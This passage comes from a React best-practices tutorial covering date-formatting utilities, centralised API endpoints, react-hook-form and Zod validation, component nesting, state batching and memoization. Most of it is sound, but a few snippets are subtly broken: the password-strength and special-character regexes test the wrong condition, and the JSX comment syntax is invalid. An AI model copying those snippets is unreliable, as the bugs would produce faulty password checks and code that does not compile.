export function timeAgo(date) {
  const now = new Date();
  const then = new Date(date);
  const diffMs = now - then;

  if (diffMs < MINUTE) return 'Just now';

  if (diffMs < HOUR) {
    const mins = Math.floor(diffMs / MINUTE);
    return `${mins} ${mins === 1 ? 'minute' : 'minutes'} ago`;
  }

  if (diffMs < DAY) {
    const hours = Math.floor(diffMs / HOUR);
    return `${hours} ${hours === 1 ? 'hour' : 'hours'} ago`;
  }

  // ...
}
```

```
// ...

if (diffMs < WEEK) {
  const days = Math.floor(diffMs / DAY);
  return `${days} ${days === 1 ? 'day' : 'days'} ago`;
}

if (diffMs < MONTH) {
  const weeks = Math.floor(diffMs / WEEK);
  return `${weeks} ${weeks === 1 ? 'week' : 'weeks'} ago`;
}

if (diffMs < YEAR) {
  const months = Math.floor(diffMs / MONTH);
  return `${months} ${months === 1 ? 'month' : 'months'} ago`;
}

const years = Math.floor(diffMs / YEAR);
return `${years} ${years === 1 ? 'year' : 'years'} ago`;
}

// Usage is now clean!
function CommentCard({ comment }) {
  return (
    <div>
      <span>{comment.author}</span>
      <span>{timeAgo(comment.createdAt)}</span>
    </div>
  );
}
```

```
// ✅ Comprehensive date formatting utilities:

// BEST: Full date utility library
// utils/date.js

// Locale-aware formatters (create once, reuse)
const formatters = {
  shortDate: new Intl.DateTimeFormat('en-US', {
    month: 'short',
    day: 'numeric',
  }),

  longDate: new Intl.DateTimeFormat('en-US', {
    weekday: 'long',
    year: 'numeric',
    month: 'long',
    day: 'numeric',
  }),

  shortTime: new Intl.DateTimeFormat('en-US', {
    hour: 'numeric',
    minute: '2-digit',
    hour12: true,
  }),

  dateTime: new Intl.DateTimeFormat('en-US', {
    month: 'short',
    day: 'numeric',
    year: 'numeric',
    hour: 'numeric',
    minute: '2-digit',
  }),

  relative: new Intl.RelativeTimeFormat('en', {
    numeric: 'auto',
  }),
};
```

```
export function formatDate(date, format = 'shortDate') {
  const d = new Date(date);
  return (
    formatters[format]?.format(d) ||
    formatters.shortDate.format(d)
  );
}

export function formatTime(date) {
  return formatters.shortTime.format(new Date(date));
}

export function formatDateTime(date) {
  return formatters.dateTime.format(new Date(date));
}

export function formatDateRange(start, end) {
  const startDate = new Date(start);
  const endDate = new Date(end);

  const isSameDay =
    startDate.toDateString() === endDate.toDateString();

  if (isSameDay) {
    return `${formatDate(start, 'longDate')} · ${formatTime(start)} – ${formatTime(end)}`;
  }

  return `${formatDateTime(start)} – ${formatDateTime(end)}`;
}
```


85. Stop hardcoding API endpoints in components!

Your URLs are scattered across 50 files.

Problems:

- URLs duplicated everywhere
- Typos cause silent failures
- Environment switching is painful
- API versioning is chaos
- No type safety
- Hard to track which endpoints exist
- Refactoring is terrifying

```
// ❌ BAD: API URLs everywhere
function UserProfile({ userId }) {
  useEffect(() => {
    fetch(`https://api.myapp.com/v1/users/${userId}`)
      .then(res => res.json())
      .then(setUser);
  }, [userId]);
}

function UserPosts({ userId }) {
  useEffect(() => {
    fetch(`https://api.myapp.com/v1/users/${userId}/posts`)
      .then(res => res.json())
      .then(setPosts);
  }, [userId]);
}

function UpdateProfile({ userId }) {
  const handleSubmit = async (data) => {
    await fetch(`https://api.myapp.com/v1/users/${userId}`, {
      method: 'PUT',
      body: JSON.stringify(data),
    });
  };
}
```

```
// ✅ Fix – Centralize API configuration:

// GOOD: Single source of truth
// config/api.js

const API_CONFIG = {
  development: {
    baseUrl: 'http://localhost:3001/api',
    version: 'v1',
  },
  staging: {
    baseUrl: 'https://staging-api.myapp.com',
    version: 'v1',
  },
  production: {
    baseUrl: 'https://api.myapp.com',
    version: 'v1',
  },
};

const env = process.env.NODE_ENV || 'development';
const config = API_CONFIG[env];

export const API_BASE = `${config.baseUrl}/${config.version}`;
```

```
function ProductList() {
  useEffect(() => {
    fetch('https://api.myapp.com/v1/products') // Typo: forgot /v1 once?
      .then(res => res.json())
      .then(setProducts);
  }, []);
}

function OrderHistory() {
  useEffect(() => {
    fetch('https://api.myapp.com/v2/orders') // Wait, v2? 🤖
      .then(res => res.json())
      .then(setOrders);
  }, []);
}

// Switch to staging? Change 50 files!
// API version bump? Hunt through entire codebase!
// Rename an endpoint? Good luck finding them all!
```

```
// Endpoint builders
export const ENDPOINTS = {
  // Users
  users: {
    list: () => `${API_BASE}/users`,
    detail: (id) => `${API_BASE}/users/${id}`,
    posts: (id) => `${API_BASE}/users/${id}/posts`,
    followers: (id) => `${API_BASE}/users/${id}/followers`,
    settings: (id) => `${API_BASE}/users/${id}/settings`,
  },

  // Products
  products: {
    list: () => `${API_BASE}/products`,
    detail: (id) => `${API_BASE}/products/${id}`,
    reviews: (id) => `${API_BASE}/products/${id}/reviews`,
    related: (id) => `${API_BASE}/products/${id}/related`,
  },

  // Orders
  orders: {
    list: () => `${API_BASE}/orders`,
    detail: (id) => `${API_BASE}/orders/${id}`,
    create: () => `${API_BASE}/orders`,
    cancel: (id) => `${API_BASE}/orders/${id}/cancel`,
  },

  // Auth
  auth: {
    login: () => `${API_BASE}/auth/login`,
    logout: () => `${API_BASE}/auth/logout`,
    register: () => `${API_BASE}/auth/register`,
    refresh: () => `${API_BASE}/auth/refresh`,
    forgotPassword: () => `${API_BASE}/auth/forgot-password`,
  },
};
```

```
// Usage is now clean and safe!
import { ENDPOINTS } from '@config/api';

function UserProfile({ userId }) {
  useEffect(() => {
    fetch(ENDPOINTS.users.detail(userId))
      .then(res => res.json())
      .then(setUser);
  }, [userId]);
}

function UserPosts({ userId }) {
  useEffect(() => {
    fetch(ENDPOINTS.users.posts(userId))
      .then(res => res.json())
      .then(setPosts);
  }, [userId]);
}

// Switch environments? Change ONE file! ✨
```

86. Stop writing forms without proper validation feedback

Your forms leave users confused and frustrated.

Problems:

- Users don't know what's wrong
- Validation only happens on submit
- No real-time feedback
- Manual state management nightmare
- Inconsistent error display
- No focus management
- Poor accessibility
- Tons of boilerplate code

```
// ❌ BAD: No validation feedback at all

function RegistrationForm() {
  const handleSubmit = (e) => {
    e.preventDefault();
    const formData = new FormData(e.target);
    register(Object.fromEntries(formData));
  };

  return (
    <form onSubmit={handleSubmit}>
      <input name="name" placeholder="Name" />
      <input name="email" placeholder="Email" />
      <input
        name="password"
        type="password"
        placeholder="Password"
      />
      <input
        name="confirmPassword"
        type="password"
        placeholder="Confirm Password"
      />
      <button type="submit">Register</button>
    </form>
  );
}

// User submits with invalid email...
// Nothing happens!
// User has no idea what went wrong!
```

```
// ❌ BAD: Validation only on submit

function LoginForm() {
  const [errors, setErrors] = useState({});

  const handleSubmit = (e) => {
    e.preventDefault();
    const formData = new FormData(e.target);
    const data = Object.fromEntries(formData);

    const newErrors = {};
    if (!data.email) newErrors.email = 'Email is required';
    if (!data.email.includes('@')) newErrors.email = 'Invalid email';
    if (!data.password) newErrors.password = 'Password is required';
    if (data.password.length < 8)
      newErrors.password = 'Password too short';

    if (Object.keys(newErrors).length > 0) {
      setErrors(newErrors);
      // ✨ User waited until submit to find out about errors!
      return;
    }

    login(data);
  };

  return (
    <form onSubmit={handleSubmit}>
      <input name="email" placeholder="Email" />
      {errors.email && (
        <span className="error">{errors.email}</span>
      )}

      <input
        name="password"
        type="password"
        placeholder="Password"
      />
      {errors.password && (
        <span className="error">{errors.password}</span>
      )}

      <button type="submit">Login</button>
    </form>
  );
}
```



```
// ❌ BAD: Manual state management for every field

function ContactForm() {
  const [name, setName] = useState('');
  const [email, setEmail] = useState('');
  const [phone, setPhone] = useState('');
  const [message, setMessage] = useState('');
  const [nameError, setNameError] = useState('');
  const [emailError, setEmailError] = useState('');
  const [phoneError, setPhoneError] = useState('');
  const [messageError, setMessageError] = useState('');
  const [touched, setTouched] = useState({});
  const [isSubmitting, setIsSubmitting] = useState(false);

  // 16 useState calls for ONE form!
  // Validation logic scattered everywhere!
  // Impossible to maintain!
}
```

```
// ✅ Fix – React Hook Form with proper validation:

// GOOD: Basic setup with react-hook-form
import { useForm } from 'react-hook-form';

function LoginForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isSubmitting },
  } = useForm();

  const onSubmit = async (data) => {
    await login(data);
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      <div className="form-group">
        <label htmlFor="email">Email</label>
        <input
          id="email"
          type="email"
          {...register('email', {
            required: 'Email is required',
            pattern: {
              value: /^[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,}$/i,
              message: 'Invalid email address',
            },
          })}
          aria-invalid={errors.email ? 'true' : 'false'}
        />
        {errors.email && (
          <span className="error" role="alert">
            {errors.email.message}
          </span>
        )}
      </div>
    </form>
  );
}

// ... to be continued
```

```
// ... continued

<div className="form-group">
  <label htmlFor="password">Password</label>
  <input
    id="password"
    type="password"
    {...register('password', {
      required: 'Password is required',
      minLength: {
        value: 8,
        message: 'Password must be at least 8 characters',
      },
    })}
    aria-invalid={errors.password ? 'true' : 'false'}
  />
  {errors.password && (
    <span className="error" role="alert">
      {errors.password.message}
    </span>
  )}
</div>

<button type="submit" disabled={isSubmitting}>
  {isSubmitting ? 'Logging in...' : 'Login'}
</button>

</form>
);
}
```

// Clean! Declarative! Accessible! ✨

```
// ✅ Reusable form field component:

// BETTER: Reusable FormField component
function FormField({
  label,
  name,
  type = 'text',
  register,
  rules,
  errors,
  placeholder,
  ...props
}) {
  const error = errors[name];
  const inputId = `field-${name}`;
  const errorId = `${inputId}-error`;

  return (
    <div className={`form-field ${error ? 'has-error' : ''}`}>
      <label htmlFor={inputId}>{label}</label>

      <input
        id={inputId}
        type={type}
        placeholder={placeholder}
        {...register(name, rules)}
        aria-invalid={error ? 'true' : 'false'}
        aria-describedby={error ? errorId : undefined}
        {...props}
      />

      {error && (
        <span
          id={errorId}
          className="error-message"
          role="alert"
        >
          {error.message}
        </span>
      )}
    </div>
  );
}
```

```
// Usage – super clean!

function RegistrationForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isSubmitting },
  } = useForm();

  const onSubmit = async (data) => {
    await registerUser(data);
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      <FormField
        label="Full Name"
        name="name"
        register={register}
        rules={{ required: 'Name is required' }}
        errors={errors}
        placeholder="John Doe"
      />

      <FormField
        label="Email"
        name="email"
        type="email"
        register={register}
        rules={{
          required: 'Email is required',
          pattern: {
            value: /^[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,}$/i,
            message: 'Invalid email address',
          },
        }}
        errors={errors}
        placeholder="john@example.com"
      />

      <button type="submit" disabled={isSubmitting}>
        {isSubmitting ? 'Creating Account...' : 'Create Account'}
      </button>
    </form>
  );
}
```

```
// ✅ Validation with Zod schema:

// BEST: Schema validation with Zod
import { useForm } from 'react-hook-form';
import { zodResolver } from '@hookform/resolvers/zod';
import { z } from 'zod';

// Define schema once – reuse everywhere!
const registrationSchema = z.object({
  name: z
    .string()
    .min(1, 'Name is required')
    .min(2, 'Name must be at least 2 characters')
    .max(50, 'Name must be less than 50 characters'),

  email: z
    .string()
    .min(1, 'Email is required')
    .email('Invalid email address'),

  password: z
    .string()
    .min(1, 'Password is required')
    .min(8, 'Password must be at least 8 characters')
    .regex(/[A-Z]/, 'Password must contain an uppercase letter')
    .regex(/[a-z]/, 'Password must contain a lowercase letter')
    .regex(/[0-9]/, 'Password must contain a number'),

  confirmPassword: z
    .string()
    .min(1, 'Please confirm your password'),

  terms: z
    .boolean()
    .refine(val => val === true, 'You must accept the terms'),
})
.refine(data => data.password === data.confirmPassword, {
  message: 'Passwords do not match',
  path: ['confirmPassword'],
});

// Infer TypeScript type from schema!
type RegistrationForm = z.infer<typeof registrationSchema>;
```

```

function RegistrationForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isSubmitting, isValid, dirtyFields },
  } = useForm<RegistrationForm>({
    resolver: zodResolver(registrationSchema),
    mode: 'onBlur', // Validate on blur
    reValidateMode: 'onChange', // Re-validate on change after first va
  });

  const onSubmit = async (data: RegistrationForm) => {
    await registerUser(data);
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      <FormField
        label="Full Name"
        name="name"
        register={register}
        errors={errors}
        placeholder="John Doe"
      />

      <FormField
        label="Email"
        name="email"
        type="email"
        register={register}
        errors={errors}
        placeholder="john@example.com"
      />

      <FormField
        label="Password"
        name="password"
        type="password"
        register={register}
        errors={errors}
        placeholder="....."
      />

      <FormField
        label="Confirm Password"
        name="confirmPassword"
        type="password"
        register={register}
        errors={errors}

```

```

        placeholder="....."
      />

      <div className="form-field">
        <label className="checkbox-label">
          <input type="checkbox" {...register('terms')} />
          <span>I accept the Terms of Service</span>
        </label>
        {errors.terms && (
          <span className="error-message" role="alert">
            {errors.terms.message}
          </span>
        )}
      </div>

      <button type="submit" disabled={isSubmitting}>
        {isSubmitting ? 'Creating Account...' : 'Create Account'}
      </button>
    </form>
  );
}

// Schema is reusable for API validation too! ✨

```



```
// ✅ Real-time validation with visual feedback:

// PR0: Live validation feedback
import { useForm, useWatch } from 'react-hook-form';
import { zodResolver } from '@hookform/resolvers/zod';

function PasswordField({ register, control, errors }) {
  // Watch password value for strength indicator
  const password = useWatch({
    control,
    name: 'password',
    defaultValue: '',
  });

  const getStrength = (pwd) => {
    let strength = 0;
    if (pwd.length >= 8) strength++;
    if (pwd.length >= 12) strength++;
    if (/[A-Z]/.test(pwd)) strength++;
    if (/[a-z]/.test(pwd)) strength++;
    if (/[0-9]/.test(pwd)) strength++;
    if (/^[A-Za-z0-9]/.test(pwd)) strength++;
    return strength;
  };

  const strength = getStrength(password);
  const strengthLabel = [
    '',
    'Weak',
    'Fair',
    'Good',
    'Strong',
    'Very Strong',
    'Excellent',
  ][strength];

  const strengthColor = [
    '',
    '#ef4444',
    '#f97316',
    '#eab308',
    '#22c55e',
    '#10b981',
    '#059669',
  ][strength];

  const requirements = [
    { met: password.length >= 8, text: 'At least 8 characters' },
    { met: /[A-Z]/.test(password), text: 'One uppercase letter' },
  ]
}
```

```
    { met: /[a-z]/.test(password), text: 'One lowercase letter' },  
    { met: /[0-9]/.test(password), text: 'One number' },  
    { met: /^[^A-Za-z0-9]/.test(password), text: 'One special character'  
  ];  
  
  // ... to be continued  
}
```

```

// ... continued
return (
  <div className="form-field">
    <label htmlFor="password">Password</label>

    <input
      id="password"
      type="password"
      {...register('password')}
      aria-invalid={errors.password ? 'true' : 'false'}
    />

    {//* Strength meter */}
    {password && (
      <div className="password-strength">
        <div className="strength-bar">
          <div
            className="strength-fill"
            style={{
              width: `${(strength / 6) * 100}%`,
              backgroundColor: strengthColor,
            }}
          />
        </div>
        <span style={{ color: strengthColor }}>
          {strengthLabel}
        </span>
      </div>
    )}

    {//* Requirements checklist */}
    {password && (
      <ul className="password-requirements">
        {requirements.map((req, i) => (
          <li
            key={i}
            className={req.met ? 'met' : 'unmet'}
          >
            {req.met ? '✓' : '○'} {req.text}
          </li>
        ))}
      </ul>
    )}

    {errors.password && (
      <span className="error-message" role="alert">
        {errors.password.message}
      </span>
    )}

```

```
    </div>  
  );  
}
```

87. Stop nesting components inside other components.

Your React app is secretly destroying and recreating elements.

Problems:

- Components remount on every parent render
- All internal state is lost
- Input fields lose focus
- Animations restart
- `useEffect` runs repeatedly
- Memory leaks from constant mounting/unmounting
- Terrible performance

```

// ❌ BAD: Component defined inside another component
function UserDashboard({ userId }) {
  const [searchQuery, setSearchQuery] = useState('');

  // This component is RECREATED on every render!
  function UserCard({ user }) {
    return (
      <div className="user-card">
        <img src={user.avatar} alt={user.name} />
        <h2>{user.name}</h2>
        <p>{user.email}</p>
      </div>
    );
  }

  // This one too!
  const SearchResults = ({ results }) => {
    return (
      <ul>
        {results.map(item => (
          <li key={item.id}>{item.name}</li>
        ))}
      </ul>
    );
  };

  return (
    <div>
      <input
        value={searchQuery}
        onChange={(e) => setSearchQuery(e.target.value)}
      />
      <UserCard user={userData} />
      <SearchResults results={filteredResults} />
    </div>
  );
}

```

```
// ❌ BAD: Component in render function
function CommentSection({ comments }) {
  const [newComment, setNewComment] = useState('');

  const renderComment = (comment) => {
    // This creates a new component type every render!
    const CommentItem = () => (
      <div className="comment">
        <strong>{comment.author}</strong>
        <p>{comment.text}</p>
      </div>
    );

    return <CommentItem key={comment.id} />;
  };

  return (
    <div>
      <textarea
        value={newComment}
        onChange={(e) => setNewComment(e.target.value)}
      />
      {comments.map(renderComment)}
    </div>
  );
}
```

✨ What's happening:

User types in input...

- Parent re-renders
- Nested component function recreated
- React sees "new" component type
- Old component UNMOUNTED
- New component MOUNTED
- All state inside is LOST
- All DOM elements RECREATED
- Input focus LOST
- Animations RESTART
- Effects RUN AGAIN
- Performance TANKS

✅ Fix – Define components outside:

```
// GOOD: Components defined outside
function UserCard({ user }) {
  return (
    <div className="user-card">
      <img src={user.avatar} alt={user.name} />
      <h2>{user.name}</h2>
      <p>{user.email}</p>
    </div>
  );
}

function SearchResults({ results }) {
  return (
    <ul>
      {results.map(item => (
        <li key={item.id}>{item.name}</li>
      ))}
    </ul>
  );
}

function UserDashboard({ userId }) {
  const [searchQuery, setSearchQuery] = useState('');

  return (
    <div>
      <input
        value={searchQuery}
        onChange={(e) => setSearchQuery(e.target.value)}
      />
      <UserCard user={userData} />
      <SearchResults results={filteredResults} />
    </div>
  );
}

// Component references stay stable!
// React knows they're the same components!
// No unnecessary remounting! ✨
```


✓ Render functions vs nested components:

```
// GOOD: Render function returning JSX (not a component!)
function CommentSection({ comments }) {
  const [newComment, setNewComment] = useState('');

  // This returns JSX, not a component
  const renderComment = (comment) => (
    <div key={comment.id} className="comment">
      <strong>{comment.author}</strong>
      <p>{comment.text}</p>
    </div>
  );

  return (
    <div>
      <textarea
        value={newComment}
        onChange={(e) => setNewComment(e.target.value)}
      />
      {comments.map(renderComment)}
    </div>
  );
}
```

```
// ✓ GOOD: Inline JSX (no component wrapper)
function ProductPage({ product }) {
  const [quantity, setQuantity] = useState(1);

  return (
    <div>
      {/* Direct JSX, not a component */}
      <div className="price">
        ${ (product.price * quantity).toFixed(2) }
      </div>

      <input
        type="number"
        value={quantity}
        onChange={(e) => setQuantity(Number(e.target.value))}
      />
    </div>
  );
}
```

```
// ✅ When you need closure over parent state:

// ❌ BAD: Nested component to access parent state
function TodoList() {
  const [todos, setTodos] = useState([]);
  const [filter, setFilter] = useState('all');

  // DON'T do this!
  const TodoItem = ({ todo }) => {
    // Trying to access setTodos from closure
    const handleDelete = () => {
      setTodos(todos.filter(t => t.id !== todo.id));
    };

    return (
      <div>
        {todo.text}
        <button onClick={handleDelete}>Delete</button>
      </div>
    );
  };

  return todos.map(todo => (
    <TodoItem key={todo.id} todo={todo} />
  ));
}
```

```
// ✅ When you need closure over parent state:

// GOOD: Pass callbacks as props
function TodoItem({ todo, onDelete }) {
  return (
    <div>
      {todo.text}
      <button onClick={() => onDelete(todo.id)}>Delete</button>
    </div>
  );
}

function TodoList() {
  const [todos, setTodos] = useState([]);
  const [filter, setFilter] = useState('all');

  const handleDelete = useCallback((id) => {
    setTodos(prev => prev.filter(t => t.id !== id));
  }, []);

  return todos.map(todo => (
    <TodoItem
      key={todo.id}
      todo={todo}
      onDelete={handleDelete}
    />
  ));
}

// Component defined outside, callbacks passed as props! ✨
```

88. Stop ignoring React's batching behavior.

Your state updates are triggering unnecessary renders.

Problems:

- Multiple renders for related updates
- Intermediate states visible to users
- Performance degradation
- Flickering UI
- Wasted CPU cycles
- Slow scrolling/animations
- Battery drain on mobile

```
// ❌ BAD: Multiple setState calls (Before React 18)
function UserProfile() {
  const [name, setName] = useState('');
  const [email, setEmail] = useState('');
  const [avatar, setAvatar] = useState('');
  const [isLoading, setIsLoading] = useState(false);
  const [error, setError] = useState(null);

  const fetchUser = async (userId) => {
    setIsLoading(true);    // Render 1
    setError(null);       // Render 2

    try {
      const response = await fetch(`/api/users/${userId}`);
      const user = await response.json();

      setName(user.name);    // Render 3
      setEmail(user.email);  // Render 4
      setAvatar(user.avatar); // Render 5
      setIsLoading(false);   // Render 6
    } catch (err) {
      setError(err.message); // Render 7
      setIsLoading(false);   // Render 8
    }
  };

  // 8 renders for ONE data fetch!
}
```

```
// ❌ BAD: State updates in setTimeout/Promise (Before React 18)
function Counter() {
  const [count, setCount] = useState(0);
  const [lastUpdated, setLastUpdated] = useState(null);

  const incrementDelayed = () => {
    setTimeout(() => {
      setCount(c => c + 1);    // Render 1
      setLastUpdated(new Date()); // Render 2
    }, 1000);
  };
}

// Even though they're together, 2 separate renders!
```

```
// ❌ BAD: State updates in event listeners
function ScrollTracker() {
  const [scrollY, setScrollY] = useState(0);
  const [scrollDirection, setScrollDirection] = useState('none');
  const [isScrolling, setIsScrolling] = useState(false);

  useEffect(() => {
    let lastScrollY = 0;

    const handleScroll = () => {
      const currentScrollY = window.scrollY;

      // Render 1
      setScrollY(currentScrollY);

      // Render 2
      setScrollDirection(
        currentScrollY > lastScrollY ? 'down' : 'up'
      );

      // Render 3
      setIsScrolling(true);

      lastScrollY = currentScrollY;
    };

    window.addEventListener('scroll', handleScroll);
    return () =>
      window.removeEventListener('scroll', handleScroll);
  }, []);

  // 3 renders per scroll event! Performance tanks!
}
```

```
// ✅ Fix – Group related state together:

function UserProfile() {
  const [state, setState] = useState({
    name: '',
    email: '',
    avatar: '',
    isLoading: false,
    error: null,
  }); // GOOD: Single state object for related data

  const fetchUser = async (userId) => {
    // One render for loading state
    setState(prev => ({ ...prev, isLoading: true, error: null }));

    try {
      const response = await fetch(`/api/users/${userId}`);
      const user = await response.json();

      // One render for all data
      setState({
        name: user.name,
        email: user.email,
        avatar: user.avatar,
        isLoading: false,
        error: null,
      });
    } catch (err) {
      // One render for error
      setState(prev => ({
        ...prev,
        error: err.message,
        isLoading: false
      }));
    }
  };

  // 2 renders in total instead of 8! ✨
}
```

```
// ✅ useReducer for complex state:

// BEST: useReducer for related state changes
const initialState = {
  user: null,
  isLoading: false,
  error: null,
  lastFetched: null,
};

function userReducer(state, action) {
  switch (action.type) {
    case 'FETCH_START':
      return {
        ...state,
        isLoading: true,
        error: null,
      };

    case 'FETCH_SUCCESS':
      return {
        ...state,
        user: action.payload,
        isLoading: false,
        error: null,
        lastFetched: new Date(),
      };

    case 'FETCH_ERROR':
      return {
        ...state,
        isLoading: false,
        error: action.payload,
      };

    case 'RESET':
      return initialState;

    default:
      return state;
  }
}
```



```
// Usage
function UserProfile({ userId }) {
  const [state, dispatch] = useReducer(userReducer, initialState);

  const fetchUser = async () => {
    dispatch({ type: 'FETCH_START' }); // One render

    try {
      const response = await fetch(`/api/users/${userId}`);
      const user = await response.json();

      // One render
      dispatch({ type: 'FETCH_SUCCESS', payload: user });
    } catch (err) {
      // One render
      dispatch({ type: 'FETCH_ERROR', payload: err.message });
    }
  };

  const { user, isLoading, error } = state;

  // State changes are atomic!
  // Logic is centralized!
  // Easy to debug! ✨
}
```

```
// ✅ Upgrade to React 18+:

// React 18+ batches ALL state updates automatically!
function Counter() {
  const [count, setCount] = useState(0);
  const [lastUpdated, setLastUpdated] = useState(null);

  // ✅ React 18: These are batched (1 render)
  const incrementDelayed = () => {
    setTimeout(() => {
      setCount(c => c + 1);
      setLastUpdated(new Date());
      // Only ONE render! React 18 batches these automatically!
    }, 1000);
  };

  // ✅ React 18: Promise callbacks are batched too
  const fetchAndUpdate = async () => {
    const data = await fetchData();
    setCount(data.count);
    setLastUpdated(new Date());
    // Only ONE render! ✨
  };

  // ✅ React 18: Event listeners are batched
  useEffect(() => {
    const handleScroll = () => {
      setScrollY(window.scrollY);
      setScrollDirection(getDirection());
      setIsScrolling(true);
      // Only ONE render per scroll event! ✨
    };

    window.addEventListener('scroll', handleScroll);
    return () => {
      window.removeEventListener('scroll', handleScroll);
    };
  }, []);
}
```

```
// ✅ When you need immediate render (opt-out of batching):
```

```
// Use flushSync when you NEED immediate DOM update
```

```
import { flushSync } from 'react-dom';
```

```
function SearchWithFocus() {  
  const [query, setQuery] = useState('');  
  const [results, setResults] = useState([]);  
  const inputRef = useRef(null);  
  
  const handleClear = () => {  
    // Need to update DOM immediately before focusing  
    flushSync(() => {  
      setQuery('');  
      setResults([]);  
    });  
  
    // DOM is now updated, input is empty  
    inputRef.current?.focus();  
  };  
  
  return (  
    <div>  
      <input  
        ref={inputRef}  
        value={query}  
        onChange={(e) => setQuery(e.target.value)}  
      />  
      <button onClick={handleClear}>Clear</button>  
    </div>  
  );  
}
```

```
// ⚠️ Use flushSync sparingly!
```

```
// It opts out of batching and can hurt performance.
```

```
// ✅ Understanding batching behavior:

// Know when batching happens

// React 17 – Batched only in React event handlers:
function handleClick() {
  setCount(c => c + 1);    // Batched
  setFlag(f => !f);       // Batched
  // One render total ✅
}

// React 17 – NOT batched in async code:
setTimeout(() => {
  setCount(c => c + 1);    // Render 1
  setFlag(f => !f);       // Render 2
  // Two renders! ❌
}, 1000);

// React 18 – EVERYTHING is batched:
setTimeout(() => {
  setCount(c => c + 1);    // Batched
  setFlag(f => !f);       // Batched
  // One render total ✅
}, 1000);

fetch('/api/data').then(() => {
  setData(response);      // Batched
  setLoading(false);     // Batched
  // One render total ✅
});
```

89. Stop writing components without considering render optimization!

Problems:

- Unnecessary re-renders cascade down
- Heavy components recalculate
- UI becomes sluggish
- Wasted CPU cycles
- Battery drain on mobile
- Poor user experience
- Simple interactions feel slow

```
// ❌ BAD: Everything re-renders when state changes
function Dashboard() {
  const [count, setCount] = useState(0);
  const [user, setUser] = useState(null);

  // User types in search...
  const [searchQuery, setSearchQuery] = useState('');

  return (
    <div>
      {/* All these re-render when searchQuery changes! */}
      <Header user={user} />      {/* Re-renders! */}
      <Sidebar />                  {/* Re-renders! */}
      <StatsPanel count={count} /> {/* Re-renders! */}

      <SearchBox
        value={searchQuery}
        onChange={setSearchQuery}
      />

      <ExpensiveChart data={chartData} /> {/* Re-renders on every keystroke */}
      <HeavyTable rows={tableData} />    {/* 1000 rows re-render! */}
      <ComplexGraph nodes={nodes} />    {/* Recalculates everything! */}
      <Footer />                       {/* Even footer re-renders! */}
    </div>
  );
}
```

```
// ❌ BAD: Passing new objects/functions every render
function ProductPage({ productId }) {
  const [quantity, setQuantity] = useState(1);

  return (
    <div>
      <ProductDetails
        product={product}
        // New object every render!
        style={{ padding: 20, margin: 10 }}
        // New function every render!
        onAddToCart={() => addToCart(productId, quantity)}
        // New array every render!
        badges={['new', 'sale', 'featured']}
      />
    </div>
  );
}
```

```
// ❌ BAD: Context causing mass re-renders
const AppContext = createContext();

function AppProvider({ children }) {
  const [user, setUser] = useState(null);
  const [theme, setTheme] = useState('light');
  const [notifications, setNotifications] = useState([]);
  const [cart, setCart] = useState([]);

  // Every consumer re-renders when ANY value changes!
  return (
    <AppContext.Provider value={{
      user, setUser,
      theme, setTheme,
      notifications, setNotifications,
      cart, setCart,
    }}>
      {children}
    </AppContext.Provider>
  );
}

// User adds item to cart...
// ENTIRE app re-renders!
```

```
// ✅ Fix – Strategic component memoization:

// GOOD: Memoize expensive components
import { memo, useMemo, useCallback } from 'react';

// Memoize components that don't need frequent updates
const Header = memo(function Header({ user }) {
  console.log('Header rendered');
  return (
    <header>
      <Logo />
      <UserMenu user={user} />
    </header>
  );
});

const Sidebar = memo(function Sidebar() {
  console.log('Sidebar rendered');
  return (
    <aside>
      <Navigation />
    </aside>
  );
});

const ExpensiveChart = memo(function ExpensiveChart({ data }) {
  console.log('ExpensiveChart rendered');
  // Heavy calculations here...
  return <div>{/* Chart visualization */}</div>;
});
```



```

const HeavyTable = memo(function HeavyTable({ rows }) {
  console.log('HeavyTable rendered');
  return (
    <table>
      {rows.map(row => <TableRow key={row.id} row={row} />)}
    </table>
  );
});

function Dashboard() {
  const [searchQuery, setSearchQuery] = useState('');
  const [user, setUser] = useState(null);
  const [count, setCount] = useState(0);

  return (
    <div>
      {/* These only re-render when their props change! */}
      <Header user={user} />
      <Sidebar />
      <StatsPanel count={count} />

      <SearchBox
        value={searchQuery}
        onChange={setSearchQuery}
      />

      <ExpensiveChart data={chartData} />
      <HeavyTable rows={tableData} />
      <Footer />
    </div>
  );
}

```

// Type in search box → only SearchBox re-renders! ✨

```
// ✅ Stable references with useMemo and useCallback:

// Stable array reference
const badges = ['new', 'sale', 'featured'];

// Stable object reference
const containerStyle = { padding: 20, margin: 10 };

// GOOD: Stable props for memoized children
function ProductPage({ productId }) {
  const [quantity, setQuantity] = useState(1);
  const [product, setProduct] = useState(null);

  // Stable function reference
  const handleAddToCart = useCallback(() => {
    addToCart(productId, quantity);
  }, [productId, quantity]);

  // Computed value – only recalculates when dependencies change
  const totalPrice = useMemo(() => {
    return product ? product.price * quantity : 0;
  }, [product, quantity]);

  return (
    <div>
      <ProductDetails
        product={product}
        style={containerStyle}           // Same reference!
        onAddToCart={handleAddToCart}   // Same reference!
        badges={badges}                 // Same reference!
      />
      <PriceDisplay total={totalPrice} />
    </div>
  );
}

// ProductDetails (memoized) won't re-render unnecessarily! ✨
```

```
// ✅ Split context to prevent mass re-renders:

// GOOD: Separate contexts for different concerns
const UserContext = createContext(null);
const ThemeContext = createContext(null);
const CartContext = createContext(null);
const NotificationContext = createContext(null);

// Each provider manages its own state
function UserProvider({ children }) {
  const [user, setUser] = useState(null);

  const value = useMemo(() => ({
    user,
    setUser,
    login: async (credentials) => { /* ... */ },
    logout: () => { /* ... */ },
  }), [user]);

  return (
    <UserContext.Provider value={value}>
      {children}
    </UserContext.Provider>
  );
}
```

```

function ThemeProvider({ children }) {
  const [theme, setTheme] = useState('light');

  const value = useMemo(() => ({
    theme,
    setTheme,
    toggleTheme: () =>
      setTheme(t => t === 'light' ? 'dark' : 'light'),
  }), [theme]);

  return (
    <ThemeContext.Provider value={value}>
      {children}
    </ThemeContext.Provider>
  );
}

```

```

function CartProvider({ children }) {
  const [items, setItems] = useState([]);

  const value = useMemo(() => ({
    items,
    itemCount: items.length,
